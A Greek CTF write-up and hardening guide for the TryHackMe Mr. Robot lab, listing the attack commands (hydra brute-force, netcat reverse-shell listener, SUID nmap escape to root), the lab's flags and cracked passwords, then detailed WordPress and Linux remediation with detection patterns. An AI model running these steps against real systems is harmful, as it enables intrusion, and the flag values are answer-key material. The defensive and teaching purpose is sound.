- [x] Αναβάθμιση κελύφους σε πλήρως διαδραστικό PTY (`python pty spawn`)
- [x] Έλεγχος δικαιωμάτων συστήματος αρχείων σε καταλόγους χρηστών (`ls -la /home`)
- [x] Εξαγωγή και τοπική/διαδικτυακή κρυπτανάλυση hash κωδικού πρόσβασης (Key 2)
- [x] Καθολική αναζήτηση εκτελέσιμων αρχείων με ενεργό SUID bit (`find / -perm -u=s`)
- [x] Συσχέτιση ευρημάτων SUID με τεχνικές GTFOBins
- [x] Εκτέλεση τεχνικής κλιμάκωσης προνομίων και απόκτηση κελύφους root
- [x] Επιβεβαίωση δικαιωμάτων διαχειριστή και ανάκτηση τελικού στόχου (Key 3)
- [x] Σύνταξη αναλυτικής τεχνικής αναφοράς και διατύπωση διορθωτικών μέτρων

Παράρτημα Δ: Συνοπτικός Πίνακας Εντολών

Φάση Δοκιμής	Εκτελεσθείσα Εντολή	Επιχειρησιακός Σκοπός
Reconnaissance	`nmap <target-ip> -sV -T4 -oA nmap-scan -open`	Χαρτογράφηση ανοικτών θυρών και εκδόσεων υπηρεσιών.
Enumeration	`gobuster dir -u http://<target-ip> -w <wordlist>`	Ανακάλυψη κρυφών διαδρομών και καταλόγων ιστού.
Enumeration	`curl -s http://<target-ip>/key-1-of-3.txt`	Άμεση ανάκτηση του πρώτου κλειδιού ελέγχου.
Enumeration	`wget http://<target-ip>/fsocity.dic`	Λήψη του προσαρμοσμένου λεξικού λέξεων.
Data Processing	`sort -u fsocity.dic > fs-list`	Ταξινόμηση και αφαίρεση διπλότυπων εγγραφών.
Credentials	`hydra -L fs-list -p test <target-ip> http-post-form "..." -t 30`	Απαρίθμηση έγκυρων ονομάτων χρηστών στο WordPress.
Credentials	`hydra -l elliot -P fs-list <target-ip> http-post-form "..." -t 30`	Επίθεση brute-force για εύρεση κωδικού χρήστη `elliot`.
Initial Access	`nc -lnvp 1234`	Εγκατάσταση ακροατή Netcat για λήψη Reverse Shell.
Pivoting	`python -c 'import pty; pty.spawn("/bin/bash")'`	Αναβάθμιση απλού shell σε πλήρως διαδραστικό PTY.
Pivoting	`su robot`	Εναλλαγή χρήστη μετά την αποκρυπτογράφηση του hash.
Privilege Esc.	`find / -perm -u=s -type f 2>/dev/null`	Εντοπισμός εκτελέσιμων αρχείων με ενεργό SUID bit.
Privilege Esc.	`/usr/local/bin/nmap --interactive` $\rightarrow$ `!sh`	Διαφυγή σε κέλυφος root μέσω κατάχρησης του Nmap binary.
Flag Recovery	`cat /root/key-3-of-3.txt`	Ανάγνωση του τελικού κλειδιού υπερχρήστη.

Παράρτημα Ε: Πίνακας Κλειδιών, Hashes και Διαπιστευτηρίων

Στοιχείο Ελέγχου	Αποκτηθείσα Τιμή / Συμβολοσειρά	Πηγή Προέλευσης / Αρχείο
Key 1 (Flag 1)	`073403c8a58a1f80d943455fb30724b9`	`http://<target-ip>/key-1-of-3.txt`
Key 2 (Flag 2)	`822c73956184f694993bede3eb39f959`	`/home/robot/key-2-of-3.txt`
Key 3 (Flag 3)	`04787ddef27c3dee1ee161b21670b4e4`	`/root/key-3-of-3.txt`
WordPress Username	`elliot`	User Enumeration (Hydra / CWE-204)
WordPress Password	`ER28-0652`	Password Brute-Force (`fs-list`)
Robot MD5 Hash	`c3fcd3d76192e4007dfb496cca67e13b`	`/home/robot/password.raw-md5`
Robot Plaintext Pass	`abcdefghijklmnopqrstuvwxyz`	MD5 Reverse Lookup / Rainbow Table

---

12. Βιβλιογραφικές Αναφορές και Πηγές

1. **Penetration Testing Execution Standard (PTES):**
   Guidelines and Technical Guidelines. Διαθέσιμο στο: http://www.pentest-standard.org/
2. **NIST Special Publication 800-115:**
   Technical Guide to Information Security Testing and Assessment. National Institute of Standards and Technology. Διαθέσιμο στο: https://csrc.nist.gov/pubs/sp/800/115/final
3. **Common Weakness Enumeration (CWE):**
   CWE-204: Observable Response Discrepancy. MITRE Corporation. Διαθέσιμο στο: https://cwe.mitre.org/data/definitions/204.html
4. **GTFOBins Project:**
   Unix Binaries that can be used to bypass local security restrictions. Διαθέσιμο στο: https://gtfobins.github.io/
5. **WordPress Security Hardening Guide:**
   Hardening WordPress — Official Developer Documentation. Διαθέσιμο στο: https://developer.wordpress.org/advanced-administration/security/hardening/
6. **Pentestmonkey Projects:**
   PHP Reverse Shell Script. Διαθέσιμο στο: https://github.com/pentestmonkey/php-reverse-shell
7. **TryHackMe Mr. Robot CTF Room:**
   Virtual Machine & Learning Environment. Διαθέσιμο στο: https://tryhackme.com/room/mrrobot
8. **Spanias, C. (2023):**
   THM's Mr. Robot CTF Walkthrough. Medium. Διαθέσιμο στο: https://medium.com/@cspanias/thms-mr-robot-ctf-walkthrough-2023-55ca5c19fbaf

Mr. Robot — Εγχειρίδιο Θωράκισης (Hardening & Remediation Guide)

Το README.md (§10) κατέγραψε έξι αδυναμίες με ταξινόμηση CWE και μια σύντομη λίστα μέτρων. Αυτό το εγχειρίδιο είναι η **πρακτική εφαρμογή** εκείνης της λίστας: για κάθε αδυναμία εξηγεί **γιατί** υπάρχει, **πώς** τη βρίσκουμε από μέσα, **ποια ρύθμιση** τη διορθώνει και **πώς αποδεικνύουμε** ότι η διόρθωση λειτουργεί.

Η αλυσίδα επίθεσης του Mr. Robot είναι χαρακτηριστική για WordPress:

```
robots.txt (Key 1 + λεξικό) → διαφορετικά μηνύματα σφάλματος → hydra χωρίς όριο
   → elliot:ER28-0652 → Theme Editor → PHP reverse shell (daemon)
   → password.raw-md5 αναγνώσιμο → su robot → SUID nmap 3.81 → root
```

Κανένα βήμα δεν χρειάστηκε ευπάθεια στον κώδικα του WordPress. Όλα ήταν **ρυθμίσεις** και **πρακτικές διαχείρισης**. Αυτό σημαίνει ότι η αναβάθμιση μόνη της **δεν** θα σταματούσε την επίθεση. Χρειάζονται οι ρυθμίσεις αυτού του εγχειριδίου.

> ⚠️ **Πριν ξεκινήσετε:** αν δουλεύετε σε τοπική VM, πάρτε **snapshot**. Αν δουλεύετε στο TryHackMe, οι αλλαγές χάνονται όταν τερματίσει η μηχανή, οπότε κρατήστε τις εντολές σε ένα αρχείο για να τις εφαρμόσετε ξανά.
>
> ℹ️ Οι εντολές εκτελούνται **στη μηχανή Mr. Robot ως** `root` (μετά το βήμα 8 του README). Οι IP είναι ενδεικτικές.

Περιεχόμενα

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση
2. Απογραφή: πού βρίσκονται τα πράγματα (Bitnami stack)
3. Εξυγίανση του `robots.txt` και του web root
4. Αποτροπή απαρίθμησης χρηστών (CWE-204)
5. Προστασία της σελίδας σύνδεσης από brute-force
6. Κωδικοί και έλεγχος ταυτότητας δύο παραγόντων (CWE-521)
7. Απενεργοποίηση του Theme Editor και κλείδωμα αρχείων (CWE-94)
8. PHP και εξερχόμενες συνδέσεις (αποτροπή reverse shell)
9. Ο λογαριασμός υπηρεσίας `daemon`
10. Κατάλογοι χρηστών και αποθήκευση κωδικών (CWE-327)
11. SUID στο nmap (CWE-250)
12. Αναβάθμιση λειτουργικού, WordPress, HTTPS
13. Επαλήθευση

14. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση

Φάση (README)	Τι εκμεταλλεύτηκε ο επιτιθέμενος	CWE	Διόρθωση
2. `robots.txt`	Διαδρομές προς `key-1-of-3.txt` και `fsocity.dic`	CWE-200	§3
3. `hydra -L fs-list`	«Invalid username» vs «The password you entered for the username…»	CWE-204	§4
3. `hydra -l elliot -P fs-list`	Χιλιάδες προσπάθειες χωρίς περιορισμό	CWE-307	§5
3. `elliot:ER28-0652`	Κωδικός που υπήρχε σε λεξικό του ίδιου του site	CWE-521	§6
4. Theme Editor → `archive.php`	Τροποποίηση κώδικα PHP από το dashboard	CWE-94	§7
4. `nc -lnvp 1234`	Ο server συνδέθηκε προς τον επιτιθέμενο	—	§8
4. shell ως `daemon`	Ο Apache τρέχει ως γενικός λογαριασμός συστήματος	CWE-250	§9
5. `password.raw-md5`	Hash αναγνώσιμο από όλους, MD5 χωρίς salt	CWE-327, CWE-732	§10
6. `/usr/local/bin/nmap` SUID	`nmap --interactive` → `!sh`	CWE-250	§11

2. Απογραφή: πού βρίσκονται τα πράγματα

Η μηχανή Mr. Robot **δεν** χρησιμοποιεί τα πακέτα Apache/PHP/MySQL της διανομής. Χρησιμοποιεί το **Bitnami WordPress Stack**, ένα αυτόνομο πακέτο εγκατεστημένο στο `/opt/bitnami`. Αυτό έχει σημασία:

- Το `apt upgrade` **δεν** αναβαθμίζει τον Apache, την PHP ή τη MySQL του Bitnami.
- Οι ρυθμίσεις **δεν** βρίσκονται στο `/etc/apache2` αλλά στο `/opt/bitnami/...`.

Πάντα επιβεβαιώνουμε τις διαδρομές πριν αλλάξουμε κάτι:

```
lsb_release -a                                  # Ubuntu 14.04 (Trusty)
ps -eo user,pid,cmd | grep -E '[h]ttpd|[a]pache|[m]ysqld'

# Πού είναι το WordPress και οι ρυθμίσεις
find / -name wp-config.php 2>/dev/null
find / -name httpd.conf 2>/dev/null
find / -name php.ini 2>/dev/null
ls /opt/bitnami/ 2>/dev/null
```

Οι τυπικές διαδρομές Bitnami (επιβεβαιώστε τις με τις παραπάνω εντολές):

Στοιχείο	Διαδρομή
Web root WordPress	`/opt/bitnami/apps/wordpress/htdocs/`
`wp-config.php`	`/opt/bitnami/apps/wordpress/htdocs/wp-config.php`
Ρυθμίσεις Apache	`/opt/bitnami/apache2/conf/httpd.conf`
Ρυθμίσεις vhost WordPress	`/opt/bitnami/apps/wordpress/conf/httpd-app.conf`
`php.ini`	`/opt/bitnami/php/etc/php.ini`
Έλεγχος υπηρεσιών	`/opt/bitnami/ctlscript.sh {start|stop|restart} [apache|mysql]`

Στη συνέχεια του κειμένου χρησιμοποιούμε τη μεταβλητή:

```
export WP=/opt/bitnami/apps/wordpress/htdocs
```

---

3. Εξυγίανση του `robots.txt` και του web root

3.1 Τι είναι το `robots.txt` (και τι δεν είναι)

Το `robots.txt` είναι μια **ευγενική παράκληση** προς τις μηχανές αναζήτησης: «μην ευρετηριάζετε αυτές τις διαδρομές». **Δεν** είναι μηχανισμός ελέγχου πρόσβασης. Οποιοσδήποτε μπορεί να το διαβάσει, και οι επιτιθέμενοι το διαβάζουν **πρώτο**, γιατί δείχνει ακριβώς τι θέλει να κρύψει ο διαχειριστής.

```
cat $WP/robots.txt
# User-agent: *
# fsocity.dic
# key-1-of-3.txt
```

3.2 Διόρθωση

α) Ό,τι δεν πρέπει να είναι δημόσιο, δεν βρίσκεται στο web root. Μετακινούμε τα αρχεία εκτός:

```
mkdir -p /root/private && chmod 700 /root/private
mv $WP/fsocity.dic $WP/key-1-of-3.txt /root/private/
```

β) Το `robots.txt` περιέχει μόνο ό,τι αφορά μηχανές αναζήτησης:

```
cat > $WP/robots.txt <<'EOF'
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
EOF
```

> 💡 Ακόμα και το `Disallow: /wp-admin/` αποκαλύπτει ότι το site είναι WordPress. Αυτό είναι αποδεκτό, γιατί το WordPress αναγνωρίζεται ούτως ή άλλως από δεκάδες άλλα σημεία. Το σημαντικό είναι να μη δείχνει **ευαίσθητα** αρχεία.

γ) Αναζήτηση για άλλα ευαίσθητα αρχεία στο web root:

```
find $WP -maxdepth 2 -type f \( -name '*.txt' -o -name '*.dic' -o -name '*.bak' \
     -o -name '*.sql' -o -name '*.zip' -o -name '*.tar*' -o -name '*.log' \) -ls
```

Κάθε αποτέλεσμα που δεν είναι μέρος του WordPress (π.χ. `license.txt`, `readme.html` είναι μέρος του, αλλά αποκαλύπτουν έκδοση) αξιολογείται και αφαιρείται.

```
rm -f $WP/readme.html $WP/license.txt     # Αποκαλύπτουν την έκδοση του WordPress
```

δ) Απαγόρευση directory listing — στο `httpd-app.conf` του WordPress:

```
<Directory "/opt/bitnami/apps/wordpress/htdocs">
    Options -Indexes +FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
```

---

4. Αποτροπή απαρίθμησης χρηστών

4.1 Το πρόβλημα (CWE-204: Observable Response Discrepancy)

Το WordPress (σε εκείνη την έκδοση) απαντούσε **διαφορετικά** ανάλογα με το λάθος:

Είσοδος	Μήνυμα
Ανύπαρκτος χρήστης	`ERROR: Invalid username.`
Υπαρκτός χρήστης, λάθος κωδικός	`ERROR: The password you entered for the username elliot is incorrect.`

Αυτή η διαφορά επέτρεψε στο `hydra` να δοκιμάσει πρώτα **μόνο ονόματα** (11.451 δοκιμές) και μετά **μόνο κωδικούς** για τον `elliot` (11.451 δοκιμές). Σύνολο: ~23.000 δοκιμές. Χωρίς τη διαφορά θα χρειαζόταν να δοκιμαστούν όλοι οι **συνδυασμοί**: 11.451 × 11.451 ≈ **131 εκατομμύρια**.

> 📌 Η ενοποίηση μηνυμάτων δεν «κλείνει» μια ευπάθεια, αλλά πολλαπλασιάζει το κόστος της επίθεσης κατά **5.700 φορές**.

4.2 Διόρθωση με must-use plugin

Τα **must-use plugins** (`mu-plugins`) φορτώνονται αυτόματα από το WordPress και **δεν** μπορούν να απενεργοποιηθούν από το dashboard. Είναι ο σωστός τόπος για ρυθμίσεις ασφαλείας, γιατί ένας διαχειριστής (ή ένας επιτιθέμενος με λογαριασμό διαχειριστή) δεν τα σβήνει κατά λάθος.

```
mkdir -p $WP/wp-content/mu-plugins
cat > $WP/wp-content/mu-plugins/security-hardening.php <<'EOF'
<?php
/*
 * Plugin Name: Security Hardening
 * Description: Ενιαίο μήνυμα σφάλματος σύνδεσης και αποτροπή απαρίθμησης χρηστών.
 */

// 1. Ένα και μοναδικό μήνυμα για κάθε αποτυχημένη σύνδεση
add_filter('login_errors', function () {
    return 'Λανθασμένα στοιχεία σύνδεσης.';
});

// 2. Ενιαίο μήνυμα και στη φόρμα «Ξέχασα τον κωδικό»
add_filter('lostpassword_errors', function ($errors) {
    return new WP_Error('generic', 'Αν ο λογαριασμός υπάρχει, θα σταλεί email.');
});

// 3. Μπλοκάρισμα του /?author=N για επισκέπτες
add_action('template_redirect', function () {
    if (is_author() && !is_user_logged_in()) {
        wp_safe_redirect(home_url(), 301);
        exit;
    }
});

// 4. Απόκρυψη της λίστας χρηστών από το REST API για επισκέπτες
add_filter('rest_endpoints', function ($endpoints) {
    if (!is_user_logged_in()) {
        unset($endpoints['/wp/v2/users'], $endpoints['/wp/v2/users/(?P<id>[\d]+)']);
    }
    return $endpoints;
});
EOF

chown root:daemon $WP/wp-content/mu-plugins/security-hardening.php
chmod 640 $WP/wp-content/mu-plugins/security-hardening.php
```

- `add_filter('login_errors', ...)`: το WordPress περνά το μήνυμα σφάλματος μέσα από αυτό το «φίλτρο» πριν το εμφανίσει. Εμείς το αντικαθιστούμε πάντα με το ίδιο κείμενο.
- Το αρχείο ανήκει στον `root` και ο `daemon` μπορεί μόνο να το **διαβάσει**, άρα δεν μπορεί να το αλλάξει ή να το διαγράψει.

> ℹ️ Το REST API (`/wp-json/`) προστέθηκε στον πυρήνα στο WordPress 4.7. Στην έκδοση 4.3 του Mr. Robot δεν υπάρχει, αλλά ο κανόνας θα χρειαστεί μετά την αναβάθμιση (§12).

4.3 Χρόνος απόκρισης

Μια πιο λεπτή μορφή του ίδιου προβλήματος: αν ο έλεγχος κωδικού γίνεται **μόνο** για υπαρκτούς χρήστες, η απάντηση για υπαρκτό χρήστη αργεί λίγα χιλιοστά του δευτερολέπτου περισσότερο (timing attack). Το WordPress το αντιμετωπίζει εσωτερικά στις νεότερες εκδόσεις. Είναι ένας ακόμη λόγος για αναβάθμιση.

---

5. Προστασία της σελίδας σύνδεσης από brute-force

Ο `hydra` έστειλε χιλιάδες αιτήματα με `-t 30` (30 παράλληλα). Η εφαρμογή δεν αντέδρασε καθόλου. Εφαρμόζουμε **τρία επίπεδα** περιορισμού.

5.1 Επίπεδο 1: Περιορισμός πρόσβασης ανά IP (το ισχυρότερο)

Αν το διαχειριστικό περιβάλλον χρησιμοποιείται μόνο από συγκεκριμένο δίκτυο, **κανείς άλλος** δεν πρέπει να βλέπει καν τη σελίδα σύνδεσης. Στο `httpd-app.conf`:

```
<Files "wp-login.php">
    Require ip 192.168.56.0/24
</Files>

<Directory "/opt/bitnami/apps/wordpress/htdocs/wp-admin">
    <Files "admin-ajax.php">
        Require all granted
    </Files>
    <FilesMatch "^(?!admin-ajax\.php$).*$">
        Require ip 192.168.56.0/24
    </FilesMatch>
</Directory>
```

- Οι επισκέπτες εκτός δικτύου παίρνουν `403 Forbidden` πριν φτάσουν στην PHP.
- Το `admin-ajax.php` εξαιρείται, γιατί το χρησιμοποιούν θέματα και plugins και για δημόσιες λειτουργίες.

5.2 Επίπεδο 2: Δεύτερος κωδικός HTTP (Basic Auth)

Αν η πρόσβαση πρέπει να είναι από παντού, προσθέτουμε έναν **επιπλέον** κωδικό σε επίπεδο Apache, πριν από τη φόρμα του WordPress:

```
/opt/bitnami/apache2/bin/htpasswd -c /opt/bitnami/apache2/conf/.wp-admin-htpasswd adminuser
chmod 640 /opt/bitnami/apache2/conf/.wp-admin-htpasswd
```

```
<Files "wp-login.php">
    AuthType Basic
    AuthName "Restricted"
    AuthUserFile "/opt/bitnami/apache2/conf/.wp-admin-htpasswd"
    Require valid-user
</Files>
```

Τώρα το `hydra http-post-form` λαμβάνει `401 Unauthorized` σε **κάθε** αίτημα, ανεξάρτητα από τον κωδικό WordPress που δοκιμάζει.

> ⚠️ Το Basic Auth στέλνει τον κωδικό κωδικοποιημένο σε Base64, όχι κρυπτογραφημένο. **Πρέπει** να συνδυαστεί με HTTPS (§12.3).

5.3 Επίπεδο 3: Όριο αποτυχημένων προσπαθειών στην εφαρμογή

Με το WP-CLI εγκαθιστούμε ένα plugin περιορισμού προσπαθειών:

```
cd $WP
wp plugin install limit-login-attempts-reloaded --activate --allow-root
```

Ρυθμίσεις (Settings → Limit Login Attempts): **3** επιτρεπόμενες προσπάθειες, κλείδωμα **20 λεπτά**, μετά από **4** κλειδώματα αύξηση σε **24 ώρες**.

Με 3 προσπάθειες ανά 20 λεπτά, οι 11.451 κωδικοί του `fs-list` θα χρειάζονταν πάνω από **50 ημέρες** για έναν μόνο χρήστη.

5.4 Απενεργοποίηση του XML-RPC

Το README (§9.2) αναφέρει ότι το `wpscan` μπορεί να χρησιμοποιήσει το `xmlrpc.php` με τη μέθοδο `system.multicall`, που δοκιμάζει **εκατοντάδες κωδικούς σε ένα αίτημα**. Αυτό παρακάμπτει τα όρια ανά αίτημα. Αν δεν χρησιμοποιείται (π.χ. από την εφαρμογή κινητού του WordPress ή το Jetpack), το απενεργοποιούμε:

```
# httpd-app.conf (σύνταξη Apache 2.4)
<Files "xmlrpc.php">
    Require all denied
</Files>
```

και στο mu-plugin της §4.2:

```
add_filter('xmlrpc_enabled', '__return_false');
```

> 💡 Το README (§10.2) δίνει τη σύνταξη `Order Allow,Deny / Deny from all`. Αυτή είναι η σύνταξη του **Apache 2.2**. Ο Apache 2.4 τη δέχεται μόνο αν είναι ενεργό το `mod_access_compat`. Η σύνταξη `Require all denied` είναι η σωστή για 2.4.

5.5 Εφαρμογή αλλαγών

```
/opt/bitnami/apache2/bin/apachectl -t          # Έλεγχος σύνταξης → Syntax OK
/opt/bitnami/ctlscript.sh restart apache
```

---

6. Κωδικοί και έλεγχος ταυτότητας δύο παραγόντων

6.1 Γιατί έπεσε ο κωδικός

Ο κωδικός `ER28-0652` υπήρχε **μέσα** στο `fsocity.dic`, ένα λεξικό που φιλοξενούσε το ίδιο το site. Γενικότερα: κάθε κωδικός που μπορεί να βρεθεί σε λεξικό, σε διαρροή ή να συναχθεί από πληροφορίες του οργανισμού (ονόματα, ημερομηνίες, κωδικοί υπαλλήλων) θεωρείται αδύναμος.

6.2 Αλλαγή κωδικών και τερματισμός συνεδριών

```
cd $WP
wp user list --role=administrator --fields=ID,user_login,user_email --allow-root

# Νέος τυχαίος κωδικός (32 χαρακτήρες)
NEWPASS=$(openssl rand -base64 24)
wp user update elliot --user_pass="$NEWPASS" --allow-root
echo "$NEWPASS"     # Αποθηκεύστε τον σε password manager

# Αποσύνδεση όλων των υπαρχουσών συνεδριών (και του επιτιθέμενου)
wp user session destroy --all --allow-root 2>/dev/null || wp config shuffle-salts --allow-root
```

Η εντολή `wp user session destroy` υπάρχει σε νεότερες εκδόσεις του WP-CLI. Η αλλαγή των **salts** στο `wp-config.php` πετυχαίνει το ίδιο: όλα τα cookies σύνδεσης ακυρώνονται.

6.3 Ελάχιστα δικαιώματα για τους λογαριασμούς WordPress

```
wp user list --fields=user_login,roles --allow-root
```

Ένας λογαριασμός που γράφει μόνο άρθρα χρειάζεται ρόλο **Editor** ή **Author**, όχι **Administrator**. Μόνο ο Administrator έχει πρόσβαση στον Theme Editor (§7). Λιγότεροι διαχειριστές = λιγότεροι λογαριασμοί που, αν παραβιαστούν, δίνουν RCE.

6.4 Έλεγχος ταυτότητας δύο παραγόντων (2FA)

Ακόμη κι αν ο επιτιθέμενος βρει τον κωδικό, χωρίς τον **δεύτερο παράγοντα** (κωδικός μιας χρήσης από εφαρμογή στο κινητό, TOTP) δεν μπορεί να συνδεθεί.

```
wp plugin install two-factor --activate --allow-root
```

Μετά, κάθε διαχειριστής ενεργοποιεί το 2FA από το προφίλ του (Users → Profile → Two-Factor Options → Authenticator App) σκανάροντας τον κωδικό QR.

---

7. Απενεργοποίηση του Theme Editor και κλείδωμα αρχείων

7.1 Το πρόβλημα (CWE-94: Code Injection)

Ο **Theme Editor** (`Appearance → Editor`) επιτρέπει σε κάθε Administrator να **γράψει κώδικα PHP** που εκτελείται στον server. Από την οπτική της ασφάλειας: **«κωδικός διαχειριστή WordPress» = «εκτέλεση κώδικα στον server»**.

Για να δουλέψει ο Editor χρειάζονται δύο πράγματα:

1. Η λειτουργία να είναι ενεργή στο WordPress.
2. Ο χρήστης του web server (`daemon`) να μπορεί να **γράψει** στα αρχεία του θέματος.

Διορθώνουμε και τα δύο.

7.2 Απενεργοποίηση στο `wp-config.php`

Πριν από τη γραμμή `/* That's all, stop editing! */` :

```
define('DISALLOW_FILE_EDIT', true);   // Αφαιρεί τον Theme/Plugin Editor από το μενού
define('DISALLOW_FILE_MODS', true);   // Απαγορεύει ΚΑΙ εγκατάσταση/ενημέρωση plugins/themes από το
dashboard
```

Ρύθμιση	Τι αποτρέπει
`DISALLOW_FILE_EDIT`	Επεξεργασία PHP αρχείων από το dashboard (η επίθεση του README)
`DISALLOW_FILE_MODS`	Ανέβασμα ενός «plugin» που είναι στην πραγματικότητα web shell (εναλλακτική διαδρομή RCE)

> ⚠️ Με το `DISALLOW_FILE_MODS` , οι ενημερώσεις plugins/themes **δεν** γίνονται από το dashboard. Γίνονται από τον διαχειριστή μέσω **WP-CLI** (`wp plugin update --all`). Αυτό είναι επιθυμητό: οι αλλαγές κώδικα γίνονται από το τερματικό, όχι από τον browser.

7.3 Κλείδωμα αρχείων: ο web server διαβάζει, δεν γράφει

```
cd $WP
chown -R root:daemon .
find . -type d -exec chmod 750 {} \;
find . -type f -exec chmod 640 {} \;

# Μόνο τα uploads είναι εγγράψιμα από τον web server
chown -R daemon:daemon wp-content/uploads

# Το wp-config.php: μόνο ανάγνωση από τον web server
chmod 440 wp-config.php
```

Τώρα, ακόμη κι αν το `DISALLOW_FILE_EDIT` αφαιρεθεί (π.χ. από επιτιθέμενο με πρόσβαση στη βάση που αλλάζει ρυθμίσεις), η εγγραφή στο `archive.php` αποτυγχάνει: ο `daemon` δεν έχει δικαίωμα εγγραφής.

7.4 Καμία εκτέλεση PHP στα uploads

```
# httpd-app.conf
<Directory "/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads">
    <FilesMatch "\.(php|phtml|php\d|phar)$">
        Require all denied
    </FilesMatch>
</Directory>
```

7.5 Έλεγχος ακεραιότητας αρχείων WordPress

Μετά από παραβίαση, ελέγχουμε αν κάποιο αρχείο του πυρήνα έχει τροποποιηθεί:

```
wp core verify-checksums --allow-root
```

Για τα θέματα, που **δεν** καλύπτονται από τα checksums του πυρήνα, τα επανεγκαθιστούμε από καθαρή πηγή:

```
grep -l 'fsockopen\|proc_open' $WP/wp-content/themes/*/*.php     # Ίχνη reverse shell
wp theme install twentyfifteen --force --allow-root              # Επανεγκατάσταση (πριν το
DISALLOW_FILE_MODS)
```

---

8. PHP και εξερχόμενες συνδέσεις

8.1 Πώς λειτουργεί το `php-reverse-shell`

Το script του pentestmonkey κάνει δύο πράγματα:

1. `fsockopen($ip, $port)` : ανοίγει σύνδεση TCP **προς** τον επιτιθέμενο.

2. `proc_open('/bin/sh -i', ...)`: εκκινεί ένα κέλυφος και συνδέει την είσοδο/έξοδό του με τη σύνδεση.

Μπορούμε να εμποδίσουμε **και τα δύο**.

8.2 Απενεργοποίηση συναρτήσεων εκτέλεσης στην PHP

Στο `/opt/bitnami/php/etc/php.ini`:

```
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,pcntl_exec,show_source
expose_php        = Off
display_errors    = Off
allow_url_include = Off
open_basedir      = /opt/bitnami/apps/wordpress/htdocs:/opt/bitnami/apps/wordpress/tmp:/tmp
```

- Χωρίς `proc_open`, το `php-reverse-shell` αποτυγχάνει στο βήμα 2.
- Το WordPress core **δεν** χρειάζεται καμία από αυτές τις συναρτήσεις. Ορισμένα plugins μπορεί να χρειάζονται. Δοκιμάστε το site μετά την αλλαγή.
- Η `fsockopen` **δεν** απενεργοποιείται, γιατί το WordPress τη χρησιμοποιεί ως εναλλακτικό τρόπο για αιτήματα HTTP. Το βήμα 1 το αντιμετωπίζουμε στο επίπεδο δικτύου (§8.3).

```
/opt/bitnami/ctlscript.sh restart apache
```

8.3 Φιλτράρισμα εξερχόμενων συνδέσεων

Ο web server έχει λόγο να ξεκινά εξερχόμενες συνδέσεις μόνο για συγκεκριμένους σκοπούς (DNS, HTTPS για ενημερώσεις). **Ποτέ** προς τη θύρα 1234 ενός τυχαίου υπολογιστή.

```
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# Ο web server επιτρέπεται να κάνει DNS και HTTPS (π.χ. ενημερώσεις WordPress)
iptables -A OUTPUT -m owner --uid-owner daemon -p udp --dport 53  -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner daemon -p tcp --dport 443 -j ACCEPT
# Οτιδήποτε άλλο νέο από τον web server: καταγραφή και απόρριψη
iptables -A OUTPUT -m owner --uid-owner daemon -m state --state NEW -j LOG --log-prefix "WEB-
EGRESS: "
iptables -A OUTPUT -m owner --uid-owner daemon -m state --state NEW -j REJECT

apt-get install iptables-persistent
iptables-save > /etc/iptables/rules.v4
```

Η αναλυτική επεξήγηση κάθε παραμέτρου βρίσκεται στο DC-1 §8.

> 💡 Ένας πιο αυστηρός περιορισμός: να επιτρέπεται το HTTPS **μόνο** προς τις IP του `api.wordpress.org` και `downloads.wordpress.org`. Επειδή οι IP αλλάζουν, συνήθως χρησιμοποιείται ένας ενδιάμεσος proxy με λίστα επιτρεπόμενων ονομάτων.

9. Ο λογαριασμός υπηρεσίας `daemon`

9.1 Το πρόβλημα

Ο `daemon` είναι ένας **γενικός** λογαριασμός συστήματος, που υπάρχει σε κάθε Linux για ιστορικούς λόγους. Αν χρησιμοποιείται από πολλές υπηρεσίες, η παραβίαση της μίας δίνει πρόσβαση στα αρχεία όλων. Η σωστή πρακτική είναι: **κάθε υπηρεσία, δικός της χρήστης**.

9.2 Διόρθωση

```
# Ποια αρχεία/διεργασίες ανήκουν σήμερα στον daemon;
ps -u daemon -o pid,cmd
find / -xdev -user daemon -not -path '/proc/*' 2>/dev/null | head -50

# Ειδικός χρήστης για τον web server, χωρίς shell και χωρίς home
useradd --system --no-create-home --shell /usr/sbin/nologin wpweb
```

Στο `/opt/bitnami/apache2/conf/httpd.conf`:

```
User  wpweb
Group wpweb
```

Και ενημερώνουμε τα δικαιώματα της §7.3 με `wpweb` στη θέση του `daemon`:

```
chown -R root:wpweb $WP
chown -R wpweb:wpweb $WP/wp-content/uploads
/opt/bitnami/ctlscript.sh restart apache
ps -eo user,cmd | grep [h]ttpd
```

- `--system`: λογαριασμός συστήματος (UID < 1000), χωρίς λήξη κωδικού.
- `--shell /usr/sbin/nologin`: αν κάποιος προσπαθήσει να συνδεθεί ως `wpweb` (π.χ. με `su`), λαμβάνει «This account is currently not available».

Επιπλέον αφαιρούμε το shell από τον `daemon`, αν έχει:

```
grep '^daemon' /etc/passwd
usermod -s /usr/sbin/nologin daemon
```

10. Κατάλογοι χρηστών και αποθήκευση κωδικών

10.1 Το πρόβλημα (CWE-732 και CWE-327)

```
drwxr-xr-x  robot robot  /home/robot
-rw-r--r--  robot robot  /home/robot/password.raw-md5
```

Δύο λάθη ταυτόχρονα:

1. **Δικαιώματα:** ο φάκελος (`755`) και το αρχείο (`644`) ήταν αναγνώσιμα από **κάθε** χρήστη, ακόμη και από τον `daemon` .
2. **Αποθήκευση:** ο κωδικός ήταν σε **MD5 χωρίς salt**. Το MD5 υπολογίζεται δισεκατομμύρια φορές το δευτερόλεπτο σε μια κάρτα γραφικών, και τα hashes απλών κωδικών υπάρχουν ήδη σε δημόσιες βάσεις (CrackStation). Ο κωδικός `abcdefghijklmnopqrstuvwxyz` βρέθηκε αμέσως.

10.2 Διόρθωση δικαιωμάτων

```
chmod 700 /home/robot
ls -ld /home/*                # Έλεγχος για όλους τους χρήστες
```

Για να έχουν οι **νέοι** χρήστες ιδιωτικό φάκελο αυτόματα, στο `/etc/adduser.conf` :

```
DIR_MODE=0700
```

και στο `/etc/login.defs` :

```
UMASK 077
```

